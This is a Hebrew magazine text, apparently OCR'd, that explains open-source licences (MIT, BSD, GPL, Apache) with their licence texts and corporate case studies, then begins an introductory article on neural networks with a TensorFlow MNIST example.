
רישיון קוד פתוח מעניק למשתמשים את הזכויות להשתמש, לערוך ולהפיץ את התוכנה, בהתאם לסוג הרישיון. חלק מהרישיונות נותנות זכויות מלאות לתוכנה (***Permissive***) וחלקן עושות זאת תחת תנאים מסוימים (***Copyleft***): כדוגמת מתן קרדיט הולם, פרסום קוד המקור, והפצה שלא למטרות רווח. המטרות העיקריות של סוג הרישיון הזה הן לעודד שיתוף פעולה, שקיפות, הפצת התוכנה בין מפתחים שיתרמו לה, ובכך לשפר משמעותית את איכותה.

רישיונות קוד פתוח מאופיינים לרוב ב**נגישות לקוד המקור** - כדוגמת פרויקט ציבורי ב-GitHub אליו משתמשים יכולים לתרום, וב**שימוש ללא תשלום** - התוכנה היא חופשית לשימוש, לעומת החברות הקנייניות אשר דורשות תשלום.

במאמר זה נתמקד בסוגי רישיונות הקוד הפתוח, מכיוון שאלה רלוונטיות לנו הרבה יותר בתור משתמשים, ומעניקות לנו הרבה יותר כוח בתור מפתחים.

MIT License

רישיון התוכנה של MIT הוא אחד מרישיונות התוכנה הנפוצים ביותר בשימוש, יחד עם GPL. הוא שוחרר לעולם בסוף שנות ה-80 על ידי האחת ולא אחרת MIT, ושימש תחילה כרישיון לתוכנה שפותחה גם היא באוניברסיטה, הנקראת "*X windows system*" - ממשק גרפי למערכות הפעלה דמויות UNIX:



[מקור: Wikipedia]

רישיון התוכנה של MIT ידוע בפשטות שלו לעומת רישיונות אחרים, וכמו שתראו בהמשך הוא גם קצר מאוד. כמו כן הוא ידוע גם ב-"מתירנות" (permissive) שלו: הוא מאפשר למשתמשים לערוך ולהפיץ את התוכנה מחדש, **גם בתור תוכנות קנייניות**. כלומר, ניתן להשתמש בתוכנה שכתובה תחת רישיון MIT, בשביל לכתוב תוכנה המבוססת עליה, ועדיין להרוויח עליה כסף.

MIT License מאפשר את כל הטוב הזה בתנאי שעותק של הרישיון יצורף גם הוא לתוכנה הערוכה. נשמע פשוט לא?

ניתן להגדיר את הרישיון גם כ-"GPL Compatible", כלומר, ניתן לשלב רכיבים אשר כתובים תחת רישיון MIT בתוך פרויקטים שכתובים תחת רישיון GPL, ולאחר מכן לפרסם את אותו הפרויקט תחת רישיון GPL. תוכנות מוכרות רבות עושות שימוש ברישיון MIT, וביניהן Node.js, jQuery, Ruby, Lua ועוד רבות.

וכך נראה הרישיון:

```
Copyright <YEAR> <COPYRIGHT HOLDER>

Permission is hereby granted, free of charge, to any person obtaining a
copy of this software and associated documentation files (the Software),
to deal in the Software without restriction, including without
limitation the rights to use, copy, modify, merge, publish, distribute,
sublicense, and/or sell copies of the Software, and to permit persons to
whom the Software is furnished to do so, subject to the following
conditions:

The above copyright notice and this permission notice shall be included
in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED AS IS, WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT IN NO EVENT SHALL
THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR
OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE,
ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR
OTHER DEALINGS IN THE SOFTWARE.
```

BSD License

"Berkeley Software Distribution License" - מדובר במשפחת רישיונות קוד פתוח אשר מקורן באוניברסיטת ברקלי מקליפורניה. רישיונות הנכללים תחת BSD הינם רישיונות "מתירניים" בדומה לאלה של MIT, ושני סוגי הרישיונות כמעט זהים.

דוגמה להבדל ביניהן הוא כיצד הן מתייחסות לתיעוד של אותן התוכנות: MIT מתייחסת ל-Source code של התוכנה ככזה המכיל את קוד המקור בנוסף לדוקומנטציה, ו-BSD לא.

תחת משפחת ה-BSD נכלל רישיון 2 Clause BSD, אשר לרוב נקרא גם "Simplified BSD License" או "FreeBSD License" (כן כן, כמו מערכת ההפעלה) והוא הרישיון המתירני יותר במשפחה, ואת רישיון ה- BSD 3 Clause. ההבדל בין שני סוגי תת-הרישיונות האלה הוא פשוט מספר הסעיפים.

ברישיון ה-FreeBSD הושמט הסעיף השלישי - " non-endorsement clause", זהו הסעיף אשר מדבר על שימוש בשמות יוצרי הפרויקט, הפרויקט עצמו או התורמים לו בשביל לתמוך במוצרים הנגזרים מהפרויקט, ללא אישור מפורש. דוגמה לתוכנות מוכרות שעושות שימוש ברישיונות מסוג BSD: freeBSD, nginx, LLVM, SQLite, OpenSSH ועוד רבות.

כך הרישיון נראה (עם שלושת הסעיפים שלו):

```
Copyright <YEAR> <COPYRIGHT HOLDER>
Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions are
met:

1. Redistributions of source code must retain the above copyright
notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright
notice, this list of conditions and the following disclaimer in the
documentation and/or other materials provided with the distribution.

3. Neither the name of the copyright holder nor the names of its
contributors may be used to endorse or promote products derived from
this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS
IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED
TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A
PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT
HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL,
SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED
TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR
PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF
LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING
NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS
SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
```

GPL

שוחרר על ידי Free software Foundation בסוף שנות ה-80 בשביל פרויקט GNU (ולכן גם נקרא: "*GNU General Public License*"), וכיום הוא אחד מהרישיונות הנפוצים ביותר, ביחד עם זה של MIT. רישיון ה-GPL הוא רישיון מסוג "Copyleft", וזאת בניגוד לרישיונות מסוג ה-Permissive שסקרנו עד כה. המשמעות העיקרית היא שכל תוכנה אשר מבוססת על תוכנה אחרת עם רישיון GPL, חייבת **להשתחרר לציבור** גם היא תחת אותו הרישיון. כלומר, אם אני מבסס את הפרויקט שלי על פרויקט אחר עם רישיון GPL - אני חייב לפרסם את ה-Source code של הפרויקט שלי, ולדאוג שהוא יהיה חופשי לשימוש. כלומר, ליצור תוכנות קנייניות שמתבססות לחלוטין על תוכנות עם רישיון GPL, זה לא מומלץ.

היתרון בכך הוא ש-GPL מבטיח שכל פרויקטי ההמשך יהיו גם הם בתצורת קוד פתוח ובכך תורם לקהילה, החיסרון הוא שהרישיון קצת פחות קורץ לגופים עסקיים או לפרויקטים שמטרתם אולי תהיה רווח בהמשך הדרך. בהמשך שוחררו עוד מספר גרסאות לרישיון GPL, כאשר הראשונה ביניהן היא LGPL.

:LGPL

"Lesser General Public License" - כמו אחיו הגדול GPL, רק יותר מקל. הבדל עיקרי בין הרישיונות הוא ש-LGPL יותר מכוון ספריות, ולכן נותן לנו יותר הקלות אשר הגיוני שיהיו קיימות בספריות, אך לא בהכרח בתוכנה שלמה.

ניתן דוגמה: אם ספרייה מסוימת שוחררה תחת רישיון LGPL, והתוכנה שיצרתי משתמשת בה - **אני לא מוכרח לפרסם את התוכנה שלי תחת רישיון LGPL** (וזאת בניגוד לאם אותה הספרייה הייתה משוחררת תחת רישיון GPL רגיל, שהיה מכריח את התוכנה שלי להפוך ל-Open Source). התוכנה שיצרתי יכולה להיות קניינית רק שלי, אך אני מוכרח לאפשר למשתמשים להחליף את הגרסה של אותה הספרייה בגרסה אחרת אם הם מעוניינים.

:GPLv3

בשנת 2007 שוחררה הגרסה השלישית לרישיון, וזאת בשביל להתמודד עם מספר בעיות אשר התגלות בגרסאות מוקדמות יותר שלו. ההבדלים העיקריים בין GPL בגרסה השלישית שלו לגרסה השנייה שלו:

1. תאימות בין רישיונות אחרים - בגרסת GPLv2 היה קשה מאוד לשלב בין רכיבים אשר כתובים תחת רישיון אחר, כדוגמת Apache, לבין רכיבים שכתובים תחת רישיון GPL. בגרסה השלישית ישנה התייחסות מפורטת לכך, וכעת הדבר קל יותר.
2. התייחסות לפטנטים - בגרסה החדשה יש התייחסות מפורשת לפטנטים. אם מפתח התוכנה מחזיק בפטנטים הקשורים לתוכנה, הוא חייב להסכים לתת רישיון שימוש בפטנט לכל משתמשי התוכנה. הסעיף הזה נועד בשביל להגן על המשתמשים, כך שלא יהיו חשופים לתביעה בגין שימוש בפטנטים על ידי מפתח התוכנה.

כמו כן בגרסה השלישית הסעיפים ממוקדים בצורה יותר בינלאומית, לעומת שהגרסה הקודמת הייתה מכוונת לחוק של ארצות הברית.

הרישיון ארוך מידי בשביל לצרף אותו במאמר (רואים שהשקיעו שם כשניסו להתייחס לכמה שיותר מקרים), אך תוכלו למצוא אותו באתר הרשמי של GNU פה.

Apache

נכתב על ידי Apache Software Foundation (ASF), ושוחרר לראשונה בשנת 1995 בתור רישיון התוכנה לשרת ה-HTTP המצליח שלהם.

הרישיון הראשון של Apache היה למעשה רישיון מסוג BSD (רק שהם עשו ctrl+shift+r ושינו מ-BSD ל-Apache), וסעיף נוסף האוסר על תוכנות נגזרות לשאת את השם של Apache.

בשנת 2000 הוצג רישיון BSD מסוג 3 Clause אשר כולל התייחסויות לשיווק התוכנה, ו-Apache הלכה בעקבותיו והוסיפה את אותו הסעיף גם, וכך נוצר רישיון Apache 1.1.

בשנת 2004, Apache החליטו להיפרד ממודל ה-BSD והשיקו את רישיון התוכנה שלהם בגרסה 2.0, הגרסה שאנחנו מכירים היום. המטרה שעמדה מאחורי ההחלטה הזאת הייתה מגוון תיקונים קטנים, כדוגמת שיפור תאימות עם תוכנות תואמות GPL (הכוונה בתאימות היא התייחסות **ספציפית** לסוג הרישיון אליו אנו רוצים להיות תואמים, ותיאור של כיצד יראה הרישיון התוכנה המשולבת). הוא כלל גם הבהרות בנוגע לזכויות הפטנטים של התורמים לפרויקט (בדומה לגרסה השלישית של GPL), והחידוש הכי גדול - הרישיון עצמו היה קובץ טקסטואלי קטן, עם לינק לרישיון המלא. אך בעיקרם של דברים, הרישיון עדיין נשאר דומה לקודמו, ולכן הוא עדיין מסוג permissive.

הרישיון נראה כך:

```
Copyright [yyyy] [name of copyright owner]

Licensed under the Apache License, Version 2.0 (the "License");
you may not use this file except in compliance with the License.
You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
```

ואת הרישיון המלא ניתן לקרוא באתר הרשמי של Apache, בלינק של קובץ הטקסט.

מקרים מעניינים

לא מן הנמנע שחברות מסחריות עושות שימוש בתוכנות Open Source. לדוגמה, יהיה נפוץ מאוד למצוא שרתים שרצי על גבי Linux ,Frontend שכתוב ב-React/Angular/Vue.js, ביזור עומסים באמצעות Kubernetes וניהול תורים עם RabbitMQ. הבנתם את הנקודה, קשה מאוד להתחמק משימוש בתוכנות שכאלה, אם אתם רוצים להשתמש בטכנולוגיה העדכנית ביותר, שהיא למעשה הסטנדרט. אך לא תמיד חברות גדולות רק משתמשות בתוכנות קוד פתוח, לפעמים הן גם מפתחות כאלה. הן עושות זאת ממניעים של תרומת קוד (להגדיל את צוות המפתחים בלי להעסיק עוד כאלה), אהדה מהציבור ועוד.

בחלק הנוכחי והאחרון של המאמר נסקור מספר מקרים מעניינים של חברות גדולות ועיסוקן ברישיונות קוד פתוח.


React -ו Facebook

בשנת 2013 שוחרר React לאוויר העולם, וזאת תחת רישיון Apache 2.0. כמו שכבר למדנו, תוכנות אשר משוחררות תחת רישיון Apache יכולות להיות מופצות שוב גם תחת פרוייקטים קניינים. ערב אחד בשנת 2017, Facebook (בימינו Meta) החליטה לשנות את הרישיון של React להיות מסוג "BSD+Patents", אותו רישיון כמו BSD, רק עם סעיף אחד נוסף - לא ניתן לתבוע את Facebook על פטנטים שקשורים לאותה התוכנה.

רוב הזמן הסעיף הזה באמת לא היה משנה, אבל במקרים בהם דווקא כן פיתחתם מוצרים מוגני פטנט הדבר יכל להוות שיקול מרכזי אם להשתמש ב-React או לא. אחרי לחץ מסיבי מקהילת הקוד הפתוח שהתחילה לפזול לכיוון אלטרנטיבות ל-React, אחרי ש-WordPress הצהירה שלא תשתמש ב-React יותר לפרויקטים עתידיים ואחרי ש-Apache Software Foundation השעתה את רישיון BSD+Patents מלהיות תואם לתוכנות עם הרישיון שלה - Facebook שינתה את הרישיון שלה להיות מסוג MIT (רגיל), וכתוצאה מכך המאבק הופסק.

FreeBSD-ו Apple

בוודאי חלקכם תהיתם מדוע מערכת ההפעלה של Apple מזכירה את Linux (לפחות ב-Shell), כלומר-תואמת UNIX. הסיבה לכך נעוצה בזה שהיא מבוססת בחלקה על מערכת כזאת, עליה כבר דיברנו - FreeBSD. מה שמייחד FreeBSD, מערכת ההפעלה האהובה (או שלא) על כולנו, היא שהיא, כמובן Free. מה שעושה אותה כזאת הוא רישיון BSD מסוג Clause 2, שמרשה לכל גוף להשתמש באותו הפרויקט בערך כרצונו החופשי. לכן, אפשר להגיד זאת כך: מרוב ש-FreeBSD היא Free - אפל יכולים לגבות עליה כסף.



כמובן שמדובר בהקצנה של המצב, ו-macOS היא לא Fork ישיר של FreeBSD אלא רק חולקת איתה קוד משותף, והרבה מאוד מ-macOS נכתב על ידי עובדי Apple בעלות לא מבוטלת, אך עדיין פעם נוספת - בזכות תוכנה open souce-ית, חברה קניינית מצליחה להרוויח מיליארדים.

אך אין פה את מי להאשים - מהרגע שהתוכנה פורסמה תחת רישיון מסוג Permissive, מדובר בהתנהלות תקינה.

Spotify ו-Open Source

ובכן, פה לא מדובר במקרה ספציפי, אלא יותר בהתנהלות. Spotify, כמו כל חברה גדולה, משתמשת בהרבה רכיבי Open-Source. חלקם מסוג Permissive כדוגמת MIT ונוחים לשימוש, וחלקם מסוג Copyleft ומחייבים את פרסום קוד המקור. כתוצאה מכך, Spotify דואגת לשקיפות בנוגע לאותם רכיבים, ודואגת להחזיר בחזרה לקהילת הקוד הפתוח. ניתן להסתכל בעמוד הרשמי של Spotify [כאן](), למעקב אחרי הרכיבי צד שלישי שלהם ורישיונות הקוד הפתוח שלהם.

סיכום

רישיונות התוכנה יכולים להראות משעממים ממבט ראשון, אך בתוך אותו קובץ txt סתמי - מסתתר עולם שלם, אשר קובע את עתידה של אותה התוכנה.

בתור חברות גדולות או סטארטאפים קטנים עלינו לשים לב לרישיונות של הרכיבים איתם אנחנו עובדים, כי הדבר יכול לבוא בעוכרינו. שימוש נכון וזהיר עם הרישיונות, גם בעת פרסום תוכנה, יכול למנוע תקריות מביכות לחברה (כמו זה של Meta) ויכול גם לתרום להצלחה משמעותית (כמו זה של Apple). אך בתוך מפתחי פרויקטים קטנים, מה לנו לחשוש מזה? נשאר לנו רק לשתף קוד וליהנות ☺

לשאלות וכל דבר אחר ניתן לפנות ב-gefen102@gmail.com

ביבליוגרפיה

- Facebook just changed the license on React:
  https://www.freecodecamp.org/news/facebook-just-changed-the-license-on-react-heres-a-2-minute-explanation-why-5878478913b2/
- MIT/BSD/GPL/Apache License explanation:
  https://opensource.org/license/mit/
- A brief history of software licensing:
  https://licenseware.io/a-brief-history-of-software-licensing/

רשתות נוירונים למשועממים בלבד

מאת ספיר פדרובסקי

הקדמה

כולנו מכירים את ChatGPT, חלקנו משתמשים בזיהוי פנים בטלפון, מחזיקים תעודת זהות ביומטרית, מנסים לזהות פוגענים עם מודלים חכמים או מג'נרטים איזו תמונה מוזרה ב-midjourney. או בקיצור, אני לא חושבת שיש צורך בימים אלו להסביר את ההייפ סביב מכונות חכמות.

במאמר הזה אני אתמקד בבסיס של רשתות נוירונים (שהן הבסיס לכל הדוגמאות שנתתי בשורה הראשונה, ולעוד הרבה יכולות אחרות), מהפן התיאורטי והמתמטי, לאחר מכן אני אסביר על כמה מתקפות נגד רשתות נוירונים, גם כאן, מכיוון יותר תיאורטי ולבסוף קצת הגנות. הסיבה שבחרתי לגשת לנושא הזה מהפן התיאורטי ולא המעשי, מעבר לזה שיש לי חיבה לא מוסברת למתמטיקה, היא שהיום אפשר לבנות מודל ב-40 שורות (הנה). המודל הזה מצליח ב-97% לנבא את הדוגמא שנעבוד איתה לאורך כל המאמר:

```
import tensorflow as tf import tensorflow_datasets as tfds
(ds_train, ds_test), ds_info = tfds.load(
    'mnist',
    split=['train', 'test'],
    shuffle_files=True,
    as_supervised=True,
    with_info=True,
)
def normalize_img(image, label):
  """Normalizes images: `uint8` -> `float32`."""   return tf.cast(image, tf.float32) / 255., label

ds_train = ds_train.map(
    normalize_img, num_parallel_calls=tf.data.AUTOTUNE)
ds_train = ds_train.cache()
ds_train = ds_train.shuffle(ds_info.splits['train'].num_examples)
ds_train = ds_train.batch(128)
ds_train = ds_train.prefetch(tf.data.AUTOTUNE)
ds_test = ds_test.map(
    normalize_img, num_parallel_calls=tf.data.AUTOTUNE)
ds_test = ds_test.batch(128)
ds_test = ds_test.cache()
ds_test = ds_test.prefetch(tf.data.AUTOTUNE)
model = tf.keras.models.Sequential([
  tf.keras.layers.Flatten(input_shape=(28, 28)),
  tf.keras.layers.Dense(128, activation='relu'),
  tf.keras.layers.Dense(10)
])
model.compile(
    optimizer=tf.keras.optimizers.Adam(0.001),
    loss=tf.keras.losses.SparseCategoricalCrossentropy(from_logits=True),
    metrics=[tf.keras.metrics.SparseCategoricalAccuracy()],
)

model.fit(
    ds_train,
    epochs=6,
    validation_data=ds_test,
)
```

ובשביל זה לא צריך מאמר. אבל כדי לשפר את המודל, או לבנות דברים מסובכים יותר, צריך להבין מה הולך שם. וגם, מה כיף בזה? צריך לסבול קצת.

חשוב להגיד, הטכנולוגיה שאציג במאמר היא כבר old news, אבל היא בהחלט מהווה את הבסיס למה שקורה היום.

בנוסף, אני אתמקד ברשתות המשמשות לזיהוי תמונה, אבל כמובן ש-Input יכול להיות גם טקסט או שמע או כל דבר שמומר לווקטור מספרי.

משום שאני מתמקדת בזיהוי תמונה, אני אוסיף קצת חלקים הקשורים לעבודה עם תמונה כמטריצה ופעולות שניתן לבצע על מטריצות של תמונות.

- המאמר כנראה מתאים לאנשים סקרנים ואולי קצת משועממים שיודעים טיפה מתמטיקה.

כמה מילים על רשת נוירונים

הקונספט של רשת נוירונים היא בעצם שכבות של נוירונים, כאשר כל שכבה מקושרת לשכבה הבאה באמצעות משקולות שקובעות את מידת ההשפעה שיש לנוירונים בשכבה X לנוירונים שהם קשורים אליהם בשכבה X+1.

האם זה באמת דומה לאיך שהמוח האנושי עובד? אין לי מושג אבל יש הטוענים שקצת. לרשת יש שכבת Input, זאת אומרת, ה-Data שהרשת קיבלה, ושכבת Output, שהיא בעצם הפלט של הרשת לגבי ה-Input שהיא קיבלה. (זדוני או לא זדוני, שור נמר או חתול, ישבן של קורגי או כיכר לחם - ממליצה לחפש באינטרנט בחום).

#התחלנו


לצורך הדוגמא אנחנו נדבר על רשת נוירונים שתפקידה לקבל תמונה של ספרה שנכתבה ביד אדם (זה בעצם ה-Input של הרשת), ה-Output של הרשת הוא מה המודל חושב שהספרה הכתובה בתמונה.

נשתמש במאגר MNIST המכיל 60,000 דוגמאות של ספרות שנכתבו ביד אדם בצורות שונות.

ה-Input וה-Output שלנו יהיו:

1. קבלת תמונה של ספרה
2. החזרת הספרה שהוא חושב שנמצאת בתמונה

משהו כזה:



הבנו מה אמורה להיות שכבת ה-Input, מה זה אומר בעצם? המידע שהרשת שלנו מקבלת. המידע יכול להיות כל דבר, אבל הוא כמובן יוצג בצורה מספרית.

נמשיך עם הדוגמא, נחשוב על תמונה.


(בדרך כלל זה)

תמונה המיוצגת באמצעות מטריצה של MXNX3 כאשר 3 זה ערכי ה-RGB. מה זה אומר? אנחנו בעצם מייצגים את הפיקסלים בהתבסס על RGB - אדום, ירוק וכחול. אם היינו משתמשים בתמונה שחור לבן, היינו יכולים לייצג את הפיקסלים בצורה חד מימדית בין 0 (שחור) ל 255 (לבן)וזה היה מספיק.


מספר השורות והעמודות במטריצה היו מתייחסים לגודל התמונה.

אך משום שכיום רוב התמונות מכילות יותר משחור ולבן, נוהגים לייצג אותם באמצעות מטריצות 3MXNX (כך שבכל בלוק יהיה את אותו מספר שורות ועמודות, ומספרים בין 0 ל 255) שבעצם ייצגו את הטווח בין הצבעים אדום ירוק וכחול והשילוב שלהם ייצור תמונה.

הנה תמונה כדי להבין את הקונספט:



Matlab RGB Matrix



Original Color Image

אז אם כך, איך יראה בעצם ה-Input שלנו?


בדרך כלל מה שנעשה זה להפוך את המטרייצת MXNX3 הזו לווקטור ארוך אחד.

(חזרה לדוגמא שלנו)

משום שמדובר סך הכל בתמונות של ספרות, אין סיבה שנצטרך צבעים, ולכן אנחנו מדברים על תמונת שחור לבן בגודל 28x28 (כי זה הגודל של התמונות ב-MNIST).

